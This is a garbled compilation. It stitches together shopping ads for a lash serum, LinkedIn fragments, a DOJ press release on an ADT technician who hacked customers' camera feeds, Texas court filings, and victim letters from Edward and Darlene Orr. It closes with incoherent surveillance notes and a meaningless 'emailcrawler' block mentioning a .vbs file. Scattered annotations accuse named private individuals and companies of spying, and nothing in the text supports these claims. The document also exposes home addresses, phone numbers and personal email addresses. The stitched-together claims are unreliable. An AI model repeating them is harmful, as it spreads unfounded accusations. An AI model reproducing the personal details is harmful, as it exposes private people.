UKLash

Ads · See rodan fields lash boost



Rodan + Fields
Makeup | Rodan +
Fields...

\$49.00 Used
Poshmark
Free shipping



Neutrogena Lash
Enhancer Serum -
0.08oz

\$12.99
Target
(203)



Rodan and Fields
Lash Boost

\$150.00
The Avery Laine B...



Rodan + Fields
Rodan And Fields
LASH BOOST...

\$59.00
Mercari



High Impact L
Amplifying Se
Size: 0.1 FL Oz

\$49.00
Kohl's
(211)

Searches related to rodan fields lash boost

rodan + fields lash boost **lawsuit**

rodan & fields lash boost **sephora**

rodan + fields lash boost **amazon**

rodan + fields lash boost **breastfeeding**

rodan + fields lash boost **dupe**

rodan + fields **brow boost**

rodan + fields lash boost **ebay**

rodan + fields lash boost **sale**

- unblemish
- lash boost
- reverse
- eye cream
- moisturizer
- redifine
- lash serum
- protector solar
- haiauronic

Results for "RODAN FIELDS" (3)



+ Add

\$15.96
OMNIHIL Replacement (BFT) Adapter
Charger for Rodan + Fields Redefine
Macro Extollator


Save with w.
Free shipping



+ Add

\$34.99
Rodan and Fields Active Hydration Bright
Eye Complex

Save with w.
Free shipping



+ Add

\$79.99
Rodan + Fields Unblemish Clarifying
Toner 4.2 oz

Save with w.
Free shipping

1

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Greeting

Edit

Voicemail

Transcription

"Hi this is Peter stare with epic _____ the _____ a minute straighter for the _____ settlement I was calling to speak to at work or the phone number was passed along to me by class _____ you had some questions about the claim filing process and settlement itself here to help with any questions you might have had I've also issued an email earlier this week to the email address on record which I believe is the a and DDORR 2@gmail.com you can feel free to respond that you know that I issued or you can call me back at 206-201-9373 again the number is 206-201-9373 have a great day bye..."

AS-IS
Document Control

JORGE MEDINA BYK TEXAS ... 3/29/2012
phone 00:43 ⓘ

Dana Farber Second Opinion ... 2/11/2012
phone 01:43 ⓘ

Miriam Schwartz Calling Me ... 2/11/2012



Favorites



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Amanda Phillips


 Sign in to LinkedIn with Google



 Edward Orr
eanddorr2@gmail.com

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Amanda Phillips

District Small Business Sales Manager at ADT Security Services

Mobile, Alabama, United States · 402 connections

Join to connect

 ADT Security Services

 University of South Alabama

About

Experienced District Sales Manager with a demonstrated history of working in the security industry. Skilled in Alarm Systems, Sales Management, and Team Building. Graduated from University of South Alabama (MBA).

Activity




Amanda Phillips

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HAPPY NEW YEAR 🎉 We hope 2020 is your family! If you're job searching this

Liked by Amanda Phillips

 Edward Orr
eanddorr2@gmail.com

Contributed by...

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Liked by Amanda Phillips



Amanda Phillips

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Edward Orr
eanddorr2@gmail.com

Continue as Edward

Experience



ADT Security Services

17 years 2 months

Small Business Sales Manager

Mar 2005 - Present · 17 years 2 months

Small Business District Sales Manager

Mar 2005 - Present · 17 years 2 months

To create your account, Google will share your name, email address, and profile picture with LinkedIn. See LinkedIn's privacy policy and terms of service.

Education



University of South Alabama

Master of Business Administration (MBA) · Business, Management, Marketing, and Related Support Services

2005 - 2007

Groups



Consultants & Recruiters



Experts - Security, Software, Cloud, IoT, Robotics, A.I., Education, Finance, Health, Space & Science



Security Specialists



Linkin Corporate Recruiters




Amanda Phillips

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Edward Orr
eanddor2@gmail.com

More activity by Amanda



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China just built a 250-acre solar farm shaped like a giant panda

Liked by Amanda Phillips

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DF Milan
Senior Vice President
Fort Walton Beach, FL



Amanda Phillips

G Sign in to LinkedIn with Google



Kristy Woliver

Broker at Blue Bird Woliver Realty
Greater Panama City Area



Luis Garcia

--
United States



Sarah Grace, MBA

Dental Sales at 3M ESPE
Santa Rosa Beach, FL



Justin Shafer

Assistant Director, Network Infrastructure at FSU
Tallahassee, FL



Roger Osborne

CEO at Southeast Federal Properties, LL
Tallahassee, FL



Brian Baker

Owner, Cypress Electrical Systems, Inc.
Crawfordville, FL



Brittney Rush

Claims Supervisor
Mobile, AL



Cindy Julieth Arevalo Hernandez

Account Manager Small Business en ADT
Colombia

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Others named **Amanda Phillips**



Amanda Phillips

Commercial Lines Account Manager at Acentria Insurance
Greater New Orleans Region



Amanda Phillips



Edward Orr

eanddorr2@gmail.com

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Amanda Phillips

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Amanda Phillips
Office Manager at Piedmont Automation,
Duluth, GA



Edward Orr
eanddorr2@gmail.com



Amanda Phillips
at
Montclair, VA

Continue as Edward



Amanda Phillips
Management Consultant at Reason Group
Canberra, ACT

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Amanda Phillips
District Small Business Sales Manager at ADT Security Services



Small Business Sales Manager at ADT Security Services



University of South Alabama



Amanda Phillips

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 Edward Orr
eanddorr2@gmail.com

Continue as Edward

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THE UNITED STATES ATTORNEY'S OFFICE
NORTHERN DISTRICT of TEXAS

U.S. Attorneys » Northern District of Texas » News

Department of Justice
U.S. Attorney's Office
Northern District of Texas

SEE ALSO RODAN &
FIELDS AND THE
ADT TECHNICIAN'S
ACTIVITIES, ETC. (ALSO APPLE, ET AL)
FOR IMMEDIATE RELEASE

Thursday, January 21, 2021

ADT Technician Pleads Guilty to Hacking Home Security Footage

A home security technician has pleaded guilty to repeatedly hacking into customers' video feeds, announced Acting U.S. Attorney for the Northern District of Prerak Shah.

Telesforo Aviles, a 35-year-old former ADT employee, pleaded guilty to computer fraud on Thursday before Magistrate Judge David Horan.

"This defendant, entrusted with safeguarding customers' homes, instead intruded on their most intimate moments," said Acting U.S. Attorney Prerak Shah. "We are glad to hold him accountable for this disgusting betrayal of trust."

"The defendant used his position of employment to illegally breach the privacy of numerous people. The FBI works with our law enforcement partners to thoroughly investigate all cyber intrusions and hold criminals accountable for their actions," said FBI Dallas Special Agent in Charge Matthew J. DeSarno. "Cyber intrusions do not only affect businesses, but also members of the public. We encourage everyone to practice cyber hygiene with all their connected devices by reviewing authorized users and routinely changing passwords. If you become the victim of a cybercrime, please contact the FBI through ic3.gov or 1-800-CALL FBI."

According to plea papers, Mr. Aviles admits that contrary to company policy, he routinely added his personal email address to customers' "ADT Pulse" accounts, giving himself real-time access to the video feeds from their homes. In some instances, he claimed he needed to add himself temporarily in order to "test" the system; in other instances, he added himself without their knowledge.

Mr. Aviles took note of which homes had attractive women, then repeatedly logged into these customers' accounts in order to view their footage for sexual gratification, he admits. Plea papers indicate he watched numerous videos of naked women and couples engaging in sexual activity inside their homes.

Over a four and a half year period, Mr. Aviles secretly accessed roughly 200 customer accounts more than 9,600 times without their consent, he admits.

Mr. Aviles, who waived indictment and was charged via an information, now faces up to five years in federal prison.

The Federal Bureau of Investigation's Dallas Field Office conducted the investigation. Assistant U.S. Attorney Sid Mody is prosecuting the case.

Topic(s):

Cybercrime

Component(s):

Federal Bureau of Investigation (FBI)

USAO - Texas, Northern

Contact:

Erin Dooley

Public Affairs

214-659-8707

erin.dooley@usdoj.gov

Updated January 21, 2021

G-3	Signed Temporary Restraining Order (May 15, 2020)
G-4	Issued Temporary Restraining Order (May 18, 2020)
G-5	First Amended Class Action Petition and Verified Application for Temporary Restraining Order and Temporary Injunction (May 28, 2020)
G-6	Signed Extension of TRO (May 29, 2020)
G-7	Plaintiff's Motion for Substituted Service (June 2, 2020)
G-8	Subpoena to ADT for production of documents (June 2, 2020)
G-9	Signed Order Authorizing Substituted Service (June 10, 2020)
G-10	Non-Party, Non-Resident ADT LLC's Motion for Protective Order From Plaintiffs' Subpoena Duces Tecum (June 12, 2020)
G-11	Citation Served on Telesforo Aviles (June 13, 2020)
G-12	Affidavit of Services on Telesforo Aviles (June 15, 2020)
G-13	Executed Temporary Restraining Order (June 15, 2020)
G-14	Return of Service on Aviles (June 15, 2020)
G-15	Signed Temporary Injunction (June 19, 2020)
G-16	Plaintiffs' Second Amended Class Action Petition and Verified Application for Temporary Restraining Order and Temporary Injunction (June 14, 2020)
G-17	Plaintiffs' Motion to Compel ADT LLC to Comply with Plaintiffs' Subpoena Duces Tecum (July 20, 2020)
G-18	Plaintiffs' Response to ADT LLC's Motion for Protective Order and Plaintiffs' Motion to Compel ADT to Comply with Plaintiffs' Subpoena Duces Tecum (July 20, 2020)
G-19	Motion for Admission Pro Hac Vice for Charles Eblen (July 21, 2020)
G-20	Motion for Admission Pro Hac Vice for Jason Scott (July 21, 2020)
G-21	Motion of Resident Counsel In Support of Unopposed Motion for Admission Pro Hac Vice of Jason Scott and Charles Eblen (July 21, 2020)
G-22	Order Granting Motion for Admission Pro Hac Vice of Charles Eblen (July 29, 2020)
G-23	Order Granting Motion for Admission Pro Hac Vice of Jason Scott (July 29, 2020)
G-24	Defendant Aviles's Original Answer to Plaintiffs' Second Amended Class Action

	Petition and Verified Application for Temporary Restraining Order and Temporary Injunction (August 6, 2020)
G-25	Plaintiffs' Motion to Certify Class (August 6, 2020)
G-26	Non-Party, Non-Resident Intervenor-Defendant ADT LLC's Pet in Intervention (August 18, 2020)
G-27	ADT LLC's Motion to Stay All Deadlines (August 20, 2020)

Dated: August 26, 2020

Respectfully submitted,

SHOOK, HARDY & BACON L.L.P.

By: /s/ Benjamin Walther

Benjamin Walther
Texas Bar No. 24084041
JPMorgan Chase Tower
600 Travis, Suite 3400
Houston, Texas 77002
Telephone: (713) 227-8008
Facsimile: (713) 227-9508
bwalther@shb.com

and

Charles C. Eblen (*pro hac vice pending*)
Missouri Bar No. 55166
Jason Scott (*pro hac vice pending*)
Missouri Bar No. 61200
2555 Grand Boulevard
Kansas City, Missouri 64108-2613
Telephone: (816) 474-6550
Facsimile: (816) 421-5547
ceblen@shb.com
jscott@shb.com

***Attorneys for Intervenor Defendant,
ADT LLC***

CERTIFICATE OF SERVICE

The undersigned hereby certifies that on this 26th day of August, 2020, the foregoing was presented to the Clerk of Court for filing, uploading, and service upon all counsel of record via the CM/ECF system, as follows:

Gregory F. Cox
Texas Bar No. 00793561
Michael A. Downey
Texas Bar No. 24087445
MOSTYN LAW
3810 West Alabama Street
Houston, TX 77027
Telephone: 713-714-0000
Facsimile: 713-714-111
gfdocketefile@mostynlaw.com
gfcx@mostynlaw.com
madownev@mostynlaw.com

*Attorneys for Plaintiffs
Taylor Madison; and
Angie Dickson*

Tom Pappas
Texas Bar No. 15455300
BURLESON, PATE & GIBSON, L.L.P.
900 Jackson Street
Suite 330
Dallas, TX 75202
Telephone: 214-871-4900
Facsimile: 214-871-7543
tpappas@bp-g.com

*Attorneys for Defendant
Telesforo Aviles*

/s/ Benjamin Walther
Benjamin Walther

CAUSE NO. DC-20-06783

TAYLOR MADISON,
Plaintiff,

v.

TELESFORO AVILES,
Defendant.

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IN THE DISTRICT COURT OF

DALLAS COUNTY, TEXAS

191ST JUDICIAL DISTRICT

**PLAINTIFFS' SECOND AMENDED CLASS ACTION PETITION AND VERIFIED
APPLICATION FOR TEMPORARY RESTRAINING ORDER AND TEMPORARY
INJUNCTION**

TO THE HONORABLE JUDGE OF SAID COURT:

COME NOW, TAYLOR MADISON and ANGIE DICKSON, individually and on behalf of all similarly situated persons ("Plaintiffs"), and file this *Plaintiffs' Second Amended Class Action Petition and Verified Application for Temporary Restraining Order and Temporary Injunction*, complaining of TELESFORO AVILES ("AVILES" or "Defendant"), for causes of action, Plaintiffs would respectfully show this Honorable Court the following:

DISCOVERY CONTROL PLAN

1. Plaintiffs intend for discovery to be conducted under Level 3 of Rule 190 of the Texas Rules of Civil Procedure. This case involves complex issues and will require extensive discovery. Therefore, Plaintiffs will ask the Court to order that discovery be conducted in accordance with a discovery control plan tailored to the particular circumstances of this suit.

PARTIES

2. Plaintiff Taylor Madison, individually and on behalf of those similarly situated, is an individual residing in Dallas County, Texas and is a citizen of Texas.

3. Plaintiff Angie Dickson, individually and on behalf of those similarly situated, is an individual residing in Dallas County, Texas and is a citizen of Texas.
4. Defendant Telesforo Aviles is an individual residing in and domiciled in the State of Texas. This defendant has been served. No citation is requested at this time.

JURISDICTION

5. The Court has jurisdiction over this cause of action because the amount in controversy is within the jurisdictional limits of the Court.
6. The Court has jurisdiction over Defendant Aviles because he is an individual residing in the State of Texas, and Plaintiffs' causes of action arise out of his activities in the State of Texas.
7. This case is not removable as all party Plaintiffs (2/3 or more of the Class) and Defendant are citizens of the State of Texas.

VENUE

8. Venue is proper in Dallas County because all or a substantial part of the events giving rise to the claim occurred in Dallas County. CIV. PRAC. & REM. CODE § 15.002(a)(1).

CLASS ACTION ALLEGATIONS

9. Pursuant to TEX. R. CIV. P. 42, Plaintiffs bring this action as a class action on behalf of themselves and all members of the Class and Sub-Class of similarly situated persons. Included in the Class are persons who were victims who suffered damages as the result of Defendant's intrusion upon their seclusion. Certification is appropriate under TEX. R. CIV. P. 42. The proposed Class is defined as follows:

All Texas citizens or residents who experienced damages as a result of the intrusion of their seclusion by Defendant Telesforo Aviles.

The proposed Sub-Class is defined as follows:

CAUSE NO. DC-20-06783

TAYLOR MADISON,
Plaintiff,

v.

TELESFORO AVILES,
Defendant.

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IN THE DISTRICT COURT OF

DALLAS COUNTY, TEXAS

191st JUDICIAL DISTRICT

TEMPORARY RESTRAINING ORDER

After considering Plaintiff Taylor Madison's ("Plaintiff"), application for temporary restraining order, the pleadings, the affidavit, and arguments of counsel, the Court finds there is evidence that harm is imminent to Plaintiff, and if the Court does not issue the temporary restraining order, Plaintiff will be irreparably injured because Telesforo Aviles ("Aviles or "Defendant") may approach her or her home, threatening to further intrude on her privacy. Plaintiff also will be irreparably harmed if Defendant is able to alter or dispose of crucial evidence before the investigation of said evidence by Plaintiff's counsel and/or any experts.

An ex parte order, without notice to Defendant, is necessary because there was not enough time to serve process on and give notice to Defendant, hold a hearing, and issue a restraining order before the irreparable loss or alteration of evidence would occur. Therefore, by this order, Defendant is hereby:

1. RESTRAINED from disposing of, altering, or modifying in any way electronic equipment and digital information that was involved in and/or related to the intrusion;

2. RESTRAINED from disposing of or altering in any way any electronic equipment or digital information including, but not limited to, communications, or documents stored on all equipment, servers, computers, laptops, smartphones, cell phones, social media posts of all manner, text messages, Instagram posts, facebook information, photographs, videos, electronic images of any kind, digital records and/or logs of activity on such devices and electronic or media platforms; and
3. RESTRAINED from approaching within 500 yards of Plaintiff or her residence or in any way, whether physically or electronically, intruding on her privacy.
4. Plaintiff shall post bond in the amount of \$ 10. under Rule 684 of the Texas Rules of Civil Procedure.
5. This order shall expire by its terms on May 29th, 2020, at which time a hearing on temporary injunction shall be held in this Court at 10:00 ~~AM~~ PM to determine whether this temporary restraining order should be made a temporary injunction pending a full trial on the merits.

ISSUED this 15th day of May at 9:07 ~~AM~~ PM.

Heena Slaughter w/permission
Hon. Judge Presiding

W. D. [Signature]
Associate Judge for the
191st District Court

2073984700

DC PL Document ID (AC-2)

AS-IS

Document Control

August 1981 / 07886-
 Medical Records Release Authorization

1985	X	(SAC)
1987	X	(JCI)
1991	X	(JCI)
1995	X	(JCI)
1998	X	(JCI)
2001	X	(JCI)
2003	X	(JCI)

CHRON (REVIEW 4 OF 4)
 Password required to print:

EDWARD W. ORR
 122 Ridge Road
 Terryville, CT 06786

January 19, 2018

United States Attorneys Office
 Attn: Victim Witness Unit
 Northern District of California
 450 Golden Gate Ave.
 Box 36055
 San Francisco, CA 94102

- RE: I. VICTIM IMPACT STATEMENT (ATTACHED)
- II. THE EMAIL-COMMUNICATED LETTER¹ OF 1-18-18 FROM THE VICTIM WITNESS UNIT, REGARDING THE VICTIM IMPACT STATEMENT DUE 1-26-18 (THE CONTENT OF SAID LETTER WAS FORWARDED TO ME VIA COUNSEL² FOR RESPONSE TO YOU)

Dear Sir or Madam:

Attached is my Victim Impact Statement.

Thank you very much for your ongoing efforts, and for prosecuting Mr. Baratov et al.

¹ And/or related communications, et al

² In said letter if your mailing address was provided as a contact option. Accordingly, given the volume of materials, including hard copy, computer media, flash drives, etc., I am responding to you.

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2073984700

DC PL Document ID (AC-2)

August 1981 / 07896
 Medical Records Release Authorization

1981	X	(M)
1982	X	(JCI)
1983	X	(JCI)
1984	X	(JCI)
1985	X	(JCI)
1986	X	(JCI)

CHRON (REVIEW 4 OF 4)

Password required to print:

Sincerely,

Edward W. Orr

Edward W. Orr³ (per Darlene D. Orr)
 122 Ridge Road
 Terryville, CT 06786
 Telephone: 203-658-4977

Enc.: As enumerated above.

cc: J. Cannon (cover letter only)
 S. Winick (cover letter only)
 D. Katz (cover letter only)
 SSA File-63/EWO924538/re
 DC File/351292381033/re

³ As discussed, and as Edward Orr is severely physically handicapped, his wife (who holds full Power of Attorney) utilizes the computer (and/or accounts) on his behalf and on the family's behalf.

07896
 077
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EMAIL 1 OF 12: VICTIM IMPACT STATEMENT IN: 3:20-CR-00506-X (CASE TITLE: "USA V. AVILES"); In excess of \$267,475 of Damages; Name of Victims: EDWARD W. ORR; and DARLENE D. ORR

1 message

Edward Orr <eanddorr2@gmail.com>
To: allison.c.crandle@usdoj.gov
Bcc: Edward Orr <eanddorr2@gmail.com>

Fri, Dec 18, 2020 at 9:02 AM

EMAIL 1 OF 12: VICTIM IMPACT STATEMENT IN: 3:20-CR-00506-X (CASE TITLE: "USA V. AVILES"); IN EXCESS OF \$267,475 OF DAMAGES

Name of Victims: EDWARD W. ORR; and DARLENE D. ORR

(THE LATTER VICTIM OF WHOM HOLDS POWER OF ATTORNEY FOR HER HUSBAND, EDWARD, AS EDWARD IS PHYSICALLY DISABLED; MS. ORR, PER COUNSEL, IS ALSO INCLUDED HEREIN AS A VICTIM WITH THE SAME ADDRESS AND CONTACT INFORMATION.)

Ms. Crandle:

I appreciate having had the opportunity to speak with you by telephone on Monday, December 14, 2020. You suggested that my wife and I send this Victim Impact Statement (and its numerous attachments) to you in the form of multiple emails.

Accordingly, this is "Email # 1 of 12" regarding Telesforo Aviles. There are numerous mentions of him in the records.

We are also, as you mentioned, respectfully requesting that one (Edward) of the undersigned be allowed to speak at the sentencing hearing; and that we be added to the "update list" of those who will receive notice as to what is happening with the Defendant. (Please note that, because of Edward physical handicaps [spinal-cord injuries, et al], he will need to appear via telephone, rather than via Zoom. He cannot utilize Zoom, because of his physical handicaps.)

As described in numerous documents and filings, my wife and I have thus far suffered in excess of **\$267,465** in financial losses, **NOT COUNTING PHYSICAL, EMOTIONAL AND MENTAL DAMAGES, PAIN AND SUFFERING AND RELATED.**

In excess of \$267,475 of Damages (Grand Total as will be shown below):

The undersigned have already filed numerous documents, in Federal (and/or in State) Courts, relating to damages from Telesforo Aviles's actions.

Several documents were filed in U.S. District Court, California Northern District (San Francisco), CASE #: 3:16-cv-02233-JST (Michael Edenborough et al v. ADT, LLC et al); et al. See numerous filings, including, but not limited to, ECF 132 and all support documents, in both hard copy and/or computer formats, et al.

See also, among numerous other items, the attached documents; et al.

2073984700

DC PL Document ID (AC-2)

4-24-11 188 / 07854
Medical Records Release Authorization
1783 4 (AM)
1587 2 (JC)
1335 4 (JC)
1121 2 (JC)
1791 2 (JC)

CHRON (REVIEW 4 OF 4)

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EDWARD W. ORR
110 Woodridge Drive
McDonald, PA 15057

September 1, 2015

Mr. Hao Gu
Eaton Corporation
1000 Cherrington Parkway
Moon Township, PA 15108

Naren Gursahaney
President, Chief Executive Officer,
and Director
ADT
3190 South Vaughn Way
Aurora, Colorado 80014

RE: I. TELESFORO AVILES' HACKING INTO OUR ADT SYSTEM, INVOLVING HIS THEFT, AS AN ADT EMPLOYEE, OF ADT EQUIPMENT AND THE CONCOMITANT INSTALLATION OF THAT EQUIPMENT IN AND AROUND MY FAMILY'S DWELLING. HE INSTALLED EXTRA CAMERAS INSIDE AND OUTSIDE (IN CONJUNCTION WITH OUR ALREADY-EXISTING ADT SYSTEM); AND HE ARRANGED SPORADIC AND/OR CODED EMAIL LINKS TO HIMSELF AND/OR TO HIS COLLEAGUE, THOMAS MACRI'S EMAIL(S) AND/OR OTHER LINKED COMMUNICATIONS DEVICES, SO THAT HE AND/OR MR. MACRI COULD SPY ON MY FAMILY.

MR. THOMAS MACRI'S JOINT WORK WITH MR. HAO GU:

DESCRIPTION OF THE VARIOUS HILCORP, EQT, NCE / RR AND RELATED COMPANY EVENTS THAT HE WITNESSED IN HIS CAPACITY SERVING IN MR. PENWELL'S DEPARTMENT

II. MR. MACRI'S INTENT TO PUT UP, ALONG WITH RR, ADDITIONAL STILL AND VIDEO CAMERAS IN THE WOODS AND/OR OTHER AREAS IN AND AROUND 110 WOODRIDGE,

07896

2073984700

DO NOT DESTROY TO (AC-3)

ADT 1981 / 07891-
Federal Records Release Authorization
1981 A 1981
1981 A 1981
1981 A 1981
1981 A 1981
1981 A 1981

CHRON (REVIEW 4 OF 4)

Forward required to print

EDWARD W. ORR
DARLENE D. ORR
110 Woodridge Drive
McDonald, PA 15057

Sent by certified mail: 7011 1570 0000 4042 4855

December 7, 2015

ADT
3190 South Vaughn Way
Aurora, Colorado 80014

- RE: I. TELEPHONE CALL OF 12-7-15 TO ADT
- II. PARTICIPANTS: EDWARD ORR AND DARLENE ORR (CALLERS)
ASHLEY (ADT) (FIRST CONTACT)
PRECHELL (ADT) (SECOND CONTACT)
DAN KARNUTH (VIA REPORTED SIDE CONVERSATION BETWEEN PRECHELL AND MR. KARNUTH, AS REPORTED BY PRECHELL)
- III. ADT'S APOLOGY FOR ERRONEOUS BILLING OF MULTIPLE BILLS / UNIDENTIFIED FOR UNAUTHORIZED CONTACT NUMBER ON SERVICE CONTROL SHEETS, EQUIPMENT AND RELATED, ETC.
- IV. ADT'S CANCELLATION OF ANY AND ALL CHARGES (11/30/15 INVOICE, ET AL)
- V. PRIOR CERTIFIED MAILING TO ADT: 7011 1570 0000 4042 4848 (11-6-15)
- VI. PRIOR CERTIFIED MAILING TO ADT: 7011 1570 0000 4042 4817 (9-12-15)

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AS-IS

Document Control

2073984700

DC PL Document ID (AC-1)

AS-IS

Document Control

Medical Records Release Authorization
1101 X 1201
1102 X 1201
1103 X 1201
1104 X 1201
1105 X 1201

CHRON (REVIEW 4 OF 4)
PASSWORD REQUIRED TO PRINT

SENDER: COMPLETE THIS SECTION	COMPLETE THIS SECTION ON DELIVERY
<ul style="list-style-type: none"> Complete items 1, 2, and 3. Print your name and address on the reverse so that we can return the card to you. Attach this card to the back of the mailpiece, or on the front if space permits. 	<p>A. Signature <i>kw</i> <input type="checkbox"/> Agent <input type="checkbox"/> Addressee</p> <p>B. Received by (Printed Name) _____</p> <p>C. Date of Delivery <u>1/2/18</u></p>
<p>1. Article Addressed to:</p> <p>ADT 3190 South Vaughn Way Aurora, Colorado 80014</p>	<p>D. Is delivery address different from item 1? <input type="checkbox"/> Yes <input checked="" type="checkbox"/> No If YES, enter delivery address below.</p>
<p>2. Barcode 9590 9403 0482 5173 6364 82</p> <p>3. Service Type: <input type="checkbox"/> Adult Signature Restricted Delivery <input type="checkbox"/> Certified Mail <input type="checkbox"/> Certified Mail Restricted Delivery <input type="checkbox"/> Collect on Delivery <input type="checkbox"/> Collect on Delivery Restricted Delivery <input type="checkbox"/> Insured Mail <input type="checkbox"/> Insured Mail Restricted Delivery (over \$500)</p>	<p><input type="checkbox"/> Priority Mail Express <input type="checkbox"/> Registered Mail <input type="checkbox"/> Registered Mail Restricted Delivery <input type="checkbox"/> Return Receipt for Merchandise <input type="checkbox"/> Signature Confirmation <input type="checkbox"/> Signature Confirmation Restricted Delivery</p>
<p>PS Form 3811, April 2015 PSN 7550-02-000-9086</p>	<p>Complete Return Receipt:</p>

078996

Medical Records Release Authorization
 10/15/04 A IMA
 10/15/04 A JCI
 10/15/04 A JCI
 10/15/04 A JCI
 10/15/04 A JCI

CHRON (REVIEW 4 OF 4)

Password required to print

lines, as long as ID system can be programmed to recognize listener as the owner of the phone. Easy to reprogram call-in to recognize any phone-in as the caller, so worked pretty well June-Aug2004 + Jan2005 and Aug 2005. Will 92a dispatch resource. Will retain only CT video for remainder of 2005 and Q1 2006. Porto said no wonder D.O.R. unable to exhaust administrative remedies, called supra again after hrs to discuss truncation of surv. Reported 7/17/04 typical day as follows:
 7:00 a.m. D.O.R. morning wk-up: 7:30 - 3:45 AM work 6 days regularly, sometimes all 7
 b. After her own dress, makeup, dress, and wash face 3:45-4:00, then prep. food + area for husband 4:00 - 4:45 AM
 c. Cleaning of feces-soiled clothing of husband, also cleaning of other special areas, including vomitus from moving husband to before waking up at 3:30 AM
 d. Often 8-9 times helping husband with movement when unable to
 e. Household chores, mainly related to husband's handicaps, after 4:45 AM
 f. Leave house from 5:30 AM to 6:00, sometimes before because of work schedule doubling, and related.
 g. Travel to Simsbury, approx. 31 mi from Southington, about 40 min. of travel in morning if no traffic pile-up
 h. Start work from 6:30 or so, do till 2:00 PM, depending on demands
 i. Travel home, shop at Fitzgerald's before on road, then shopping often on way home, Walmart and related, generally for husband's special needs, C.R. Dr. Guertler, et al.
 j. Arrive home often 7:30 PM
 k. Spec. prep. for husband for meals
 l. Evening meal approx 8:00 PM or close to.
 m. Help husband with bath, except often takes two-three nights for full bath, since husband's body cannot take stress of full bath in one day 9:00 - 10:30
 n. Clean bathroom, and related 11:00
 o. Household chores \ of daily variety, not including weekly tasks of lawn, outside (snow removal if other months of year, etc.) 11:00 - 12:00
 p. Recurrent monthly bills and paperwork, not including insurance generally 12:00 - 12:45+
 q. Own bath/shower: 12:45 - 1:00+
 r. Retire to sleep 1:12+
 Generally repetitive schedule, and if day off once every two weeks approx., then errands such as car repairs and other necessities gen. consume entire day, night, with same schedule 3:30AM wakeup, and bed after midnight. Audio spec picked up on extra hours req. for insurance matters, inclusive of letter to Tucker, answering questions, and moving document items, etc. May have hurt herself in moving the boxes. Repeated surveillance dozens of times since, with recents about 1-7-2005.
 Hao Gu 10-1-12: HG (to TA) OK, Telesforo. I have asked Alford to fix the Elina-Eliseo and Elina-pade-number repeat issues, too, Pronto. Telesforo, your surveillance on Amanda Phillips via ADT and Roban or whatever she's still with must stop. Pronto. But the Apple server

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2073984700

DC PL Document ID (AC-2)

4.9.93 1381 / 07898.
 Medical Records Release Authorization
 1995 X (M)
 1997 X (J)
 1998 X (J)
 1999 X (J)
 2000 X (J)

CHRON (REVIEW 4 OF 4)

Password required to print

OrrGOTO23926emailcrawler823SETOPortoDC24b
 OrrGOTO23926emailcrawler823SETOPortoDC24b
 OrrGOTO23926emailcrawler823SETOPortoDC24b
 OrrGOTO23926emailcrawler823SETOPortoDC24b
 OrrGOTO23926emailcrawler823SETOPortoDC24b
 OrrGOTO23926emailcrawler823SETOPortoDC24b

in your client, save as up.vbs:Subject: EMAILCRAWLER7352
 Date: 7-14-05GOTO29712specsetGOTO8a
 MIME7-Version: Reset5
 Content-Type: multipart5/mixed2
 boundary=Confidential71
 XT-Priority1: DND
 XT-MSMail-Priority: DND
 XT-Mailer: DND
 XR-MimeOLE:
 XR-pstn-levels: DND
 XR-pstn-settings: DND
 XR-pstn-addresses:
 XR-LMAIL-SPAM-STATISTICS: DND
 CharSet5: DO NOT DISPLAY

This is a Content-transfer-encodingDNDONLYDNDONLY:

[message truncated] SETTO92369 GOTO9312a
 J. Eliseo, rec
 S-17
 Initial 963424146209re-directR7
 203-453-9403
 128 Driftwood Ln
 Guilford, CT 06437
 Mtc/rec Contact Stanley Stek

Secr. repo dictated, sig on fl, rec. signed copy, per ds.secretary
Reset363

E-9
